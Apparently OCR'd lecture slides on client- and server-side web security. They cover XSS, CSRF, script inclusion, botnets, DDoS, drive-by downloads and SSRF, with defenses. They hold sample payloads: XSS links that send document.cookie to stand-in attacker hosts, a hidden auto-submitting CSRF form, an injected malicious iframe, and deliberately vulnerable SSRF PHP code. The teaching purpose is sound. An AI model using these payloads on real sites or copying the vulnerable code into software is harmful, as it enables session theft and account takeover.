WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING)

attacker manages to lure the victim client into clicking a link the attacker supplies.

Malicious link for stealing session cookies:

```
https://www.website.com/welcome.html?
name=<script>window.open("https://www.attacker.com?
cookie="+document.cookie)</script>
```

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING) - EXAMPLE

1) https://victim.com/search.php?item=fox

2) search.php responds with:

<HTML> <TITLE> Search results </TITLE>

<BODY> Results for <?php echo $_GET[item] ?>

</BODY> </HTML>

3) malicious link: https://victim.com/search.php?item=<script> window.open("https://badguy?cookie="+document.cookie) </script>

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING) – AVOINDING XSS BUGS

1) performing “in-house” input filtering, checking and sanitizing

2) preprocess input from user before echoing it:

PHP: htmlspecialchars(string),

ASP.NET: Server.HtmlEncode(string)

3) httpOnly Cookies: cookies sent over HTTP(S) cannot be read via document.cookies.

They don’t stop most other risks of XSS bugs.


WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY)

also known as one-click attack or session riding is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY)



WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY) - ATTACK PATTERN

1) our web application www.myservice.com includes a feature that allows our users to change profile information including password to log into our application:

```
<form method="POST" action="/update_profile">
 <label for="pass">New Password:</label>
 <input type="password" id="pass" name="password" required>
<input type="submit" value="Change Password">
</form>
```

When this form is submitted, web application determines the identity of the logged/in user based on a session cookie and update the stored password for this user in the database.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY) - ATTACK PATTERN

2) the session cookie remains in browser state and the user visits another site containing:

```
<form method="POST" name="badform" target="hiddenframe"
action="https://www.myservice.com/update_profile">
<input type="hidden" name="password" value="MySecretPSW">
</form>
<iframe name="hiddenframe"
style="display: none">
</iframe>
<script> document.badform.submit() </script>
```

The password will be overwrite.

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY) - ATTACK PATTERN

User will no have visible indication that her browser is making requests to www.myservice.com. The target of POST is the invisible iframe in the attacker's page.

XSRF is of concern with any web application that keeps server-side state or executes server-side transaction on behalf of its users.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY) - ATTACK PATTERN

Examples of such application are those:

a) allow to maintain or update profile information such as user/login ID;

b) enable user to send or post messages on a message board (embarrassing messages on behalf of an unsuspecting user);

c) carry out financial or e-commerce transactions on behalf of their user, such as fund transfers, online shopping orders and so forth;

d) store any kind of data on behalf of a user that could be tampered with by an attacker.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSRF/CSRF (CROSS SITE REQUEST FORGERY) - CSRF DEFENSES

1) **Secret unguessable token**

   place a nonce (action token) in page/form from honest site, it affirms that the requests comes from the honest site.

2) **Check referer header**

   referer header is provided by browser not script, unfortunately often is filtered for privacy reason

3) **use custom headers via AJAX XMLHttpRequest**

   this requires global change in the web application

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

XSSI (CROSS SITE SCRIPT INCLUSION) - ATTACK PATTERN

An HTML document can include 3rd party <script> tag, enable code sharing via GET request. It provides JavaScript library for others to use.

- **Static Script Inclusion**

  Including dangerous Script running in our execution context with full access to client data

- **Dynamic Script Inclusion**

  instead of a traditional postback of new HTML, doc, AJAX request to fetch data.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

XSSI (CROSS SITE SCRIPT INCLUSION) - ATTACK PATTERN

STATIC SCRIPT INCLUSION

```
<html>
<head>
<title> My Site </title>
<script src="www.BadSite.com\Malicious.js></script>
</head>
<body> … </body>
</html>
```

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

XSSI (CROSS SITE SCRIPT INCLUSION) - ATTACK PATTERN

DYNAMIC SCRIPT INCLUSION

```
<script>
x = new XMLHTTPRequest();
x.onreadystatechange = function () {eval(x.ResponseText)};
x.open("POST",
      "https://www.bank.com/get_data?callback=RenderData");
x.send(…);
function RenderData(data){
… // Instead of a piece of data we can have a piece of code
}
</script>
```

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

XSSI (CROSS SITE SCRIPT INCLUSION) - PREVENTING

Apply XSRF prevention in order to find a way to loading resources from third-party legitimate sites.

WEB SECURITY – SERVER SIDE

WEB SECURITY – SERVER SIDE – MALWARE DISTRIBUTION 01

Hacker compromises a web page of a reputable web site on vulnerable web server:

```
<!-- Copyright Information -->
<div align="center" class="copyright"> Powered by … </div>
<!-- MALICIOUS SITE -->
<iframe src="http://dkfgfkds.net/3672/info.php"></iframe>
```

WEB SECURITY – SERVER SIDE – MALWARE DISTRIBUTION 02

Based on the properties exhibited by the visitor’s browser, malicious site attack by using an exploit kit.

It invokes the execution of client-side JavaScript in order to compromise the system through the browser’s vulnerabilities.

WEB SECURITY – SERVER SIDE – BOTNET

Collection of compromised computer hosts and other devices (such as IoT devices) which have been infected with malware, allowing them to be controlled remotely by an attacker that is respond to remote commands. These individual devices are referred to as bots (or zombies).

Platform for many attacks:


- ✔ spam forwarding;
- ✔ click fraud;
- ✔ keystroke logging;
- ✔ Distributed Denial of Service

WEB SECURITY – SERVER SIDE – BOTNET

Platform for many attacks:

- ✔ send email spam;
- ✔ mass identity theft (keylogging and phishing)
- ✔ conduct click fraud (Anatomy of ClickBot.A);
- ✔ spread additional malware;
- ✔ Distributed Denial of Service (DDoS)

WEB SECURITY – SERVER SIDE – DoS/DDoS



Source:CSF: Forensics Cyber-Security - Nuno Santos 2019/20

WEB SECURITY - SERVER SIDE - DoS/DDoS

Thousands or millions of zombies

Botnet	Estimated size
Conficker (2008)	10.500.000
BredoLab (2009)	30.000.000
Ramnit (2011)	3.000.000
Torpig	180.000
Storm	160.000
Asprox	15.000

BOTNET = An online weapon that can perform attacks on government and infrastructure

WEB SECURITY – SERVER SIDE – BOTNET

DDOS EXPLOITS NETWORKING PROTOCOLS

Smurf: ICMP echo request to broadcast address with spoofed victims address as source;

SYN flood: send lots of “open TCP connection” requests with spoofed source addresses

UDP flood: exhaust bandwidth by sending thousands of bogus UDP packets

HTTP request flood: flood server with legitimate-looking requests for Web content

The Internet Control Message Protocol (ICMP) is a network layer protocol used by network devices to diagnose network communication issues. ICMP is mainly used to determine whether or not data is reaching its intended destination in a timely manner.

WEB SECURITY – SERVER SIDE – BOTNET

TYPICAL HTTP BOTNET ANATOMY

Client communicates with one or more botmaster servers

Once infected:

✔ set up to run automatically on boot;

✔ contact boot master periodically

https://{ControlServer}/{whateverdir}/index.php?IP=%GUID=%S&Ver=%S

WEB SECURITY - SERVER SIDE - BOTNET

TYPICAL HTTP BOTNET ANATOMY


Receive commands:

- send spam
- harvest emails
- click web pages
- send DoS traffic
- update binary;
- report on actions

WEB SECURITY - SERVER SIDE - BOTNET

REAL WORLD REPORT DDOS ATTACK

Cisco's analysis of DDoS total attack history and predictions.



https://www.a10networks.com/blog/5-most-famous-ddos-attacks/

WEB SECURITY - SERVER SIDE - BOTNET

REAL WORLD REPORT DDOS ATTACK

Most Famous DDoS Attacks

- ✔ The Google Attack, 2020
- ✔ The Amazon Web Services DDoS Attack in 2020
- ✔ The Mirai Krebs and OVH DDoS Attacks in 2016
- ✔ The GitHub Attack in 2018
- ✔ A European Gambling Company, 2021
- ✔ Occupy Central, Hong Kong DDoS Attack in 2014
- ✔ The CloudFlare DDoS Attack in 2014
- ✔ The Spamhaus DDoS Attack in 2013
- ✔ Six Banks (Bank of America, JPMorgan Chase, U.S. Bank, Citigroup, Wells Fargo, and PNC Bank) DDoS Attack in 2012


WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

A malicious web server delivers a HTML Document including malicious content to the user’s computer system without his consent or notice.

WEB SECURITY - SERVER SIDE - DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, "Anatomy of Drive-By Download Attack",2013



WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

STAGE 0) MALICIOUS CONTENT PLACED ON THE WEB PAGE

Attackers:

1. **build their own web services containing malicious content;**
2. **compromise legitimate web servers/web applications to publish their malicious contents.**

WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

STAGE 0) MALICIOUS CONTENT PLACED ON THE WEB PAGE

Attackers to lure users to their malicious web pages:

✔ Spam;

✔ web blogs and social networks;

✔ popular search terms are used to make malicious web pages be displayed in the search results;

✔ legitimate site with third-party contents like access counters, advertisement (IFrame tag most common method used);

WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

STAGE 1) WEB PAGE CONTAINING CONTENT DOWNLOADED TO VICTIM’S WEB BROWSER

Visitors get malicious contents:

1. directly visit malicious web pages;
2. visit legitimate pages including references to malicious ones.

Attackers check before if the targets have vulnerabilities:

- ✔operating system (OS);
- ✔web browsers;
- ✔plug-in and so on;

WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

STAGE 2) VICTIM’S VULNERABILITY IS EXPLOITED

Malicious contents:

- **exploits vulnerabilities;**
- **manipulate the processor’s instruction pointer (EIP pointer) to cause the next instruction to point at the malicious schellcode injected into memory in the previous step.**

EIP: Extended Instruction Pointer and is used to track the address of the current instruction running inside the application.

WEB SECURITY – SERVER SIDE – DRIVE-BY DOWNLOAD ATTACK

Van Lam Le, Ian Welch, Xiaoying Gao, Peter Komisarczuk, “Anatomy of Drive-By Download Attack”,2013

STAGE 3) CARRYING OUT MALICIOUS ACTIVITY


- ✔install malware;
- ✔steal visitor’s information;
- ✔write and execute executable files into local file system to create a permanent effect.

WEB SECURITY – SERVER SIDE – SERVER-SIDE REQUEST FORGERY (SSRF)

an attack which lets an attacker send crafted requests from the back-end server of a vulnerable web application.

SSRF is commonly used by attackers to target internal networks that are behind firewalls and can not be reached from the external network.

https://vladtoie.gitbook.io/secure-coding/server-side/server-side-request-forgery-ssrf



WEB SECURITY – SERVER SIDE – SERVER-SIDE REQUEST FORGERY (SSRF)

TYPICAL VULNERABLE CODE

```php
<?php
if (isset($_GET['url']))
   { $url = $_GET['url'];
/**
* Send a request vulnerable to SSRF
* since no validation is being done on $url before sending the request
*/
$image = fopen($url, 'rb');
header("Content-Type: image/png");
/**
* Dump the contents of the image
*/
fpassthru($image);}
```

WEB SECURITY – SERVER SIDE – SERVER-SIDE REQUEST FORGERY (SSRF)

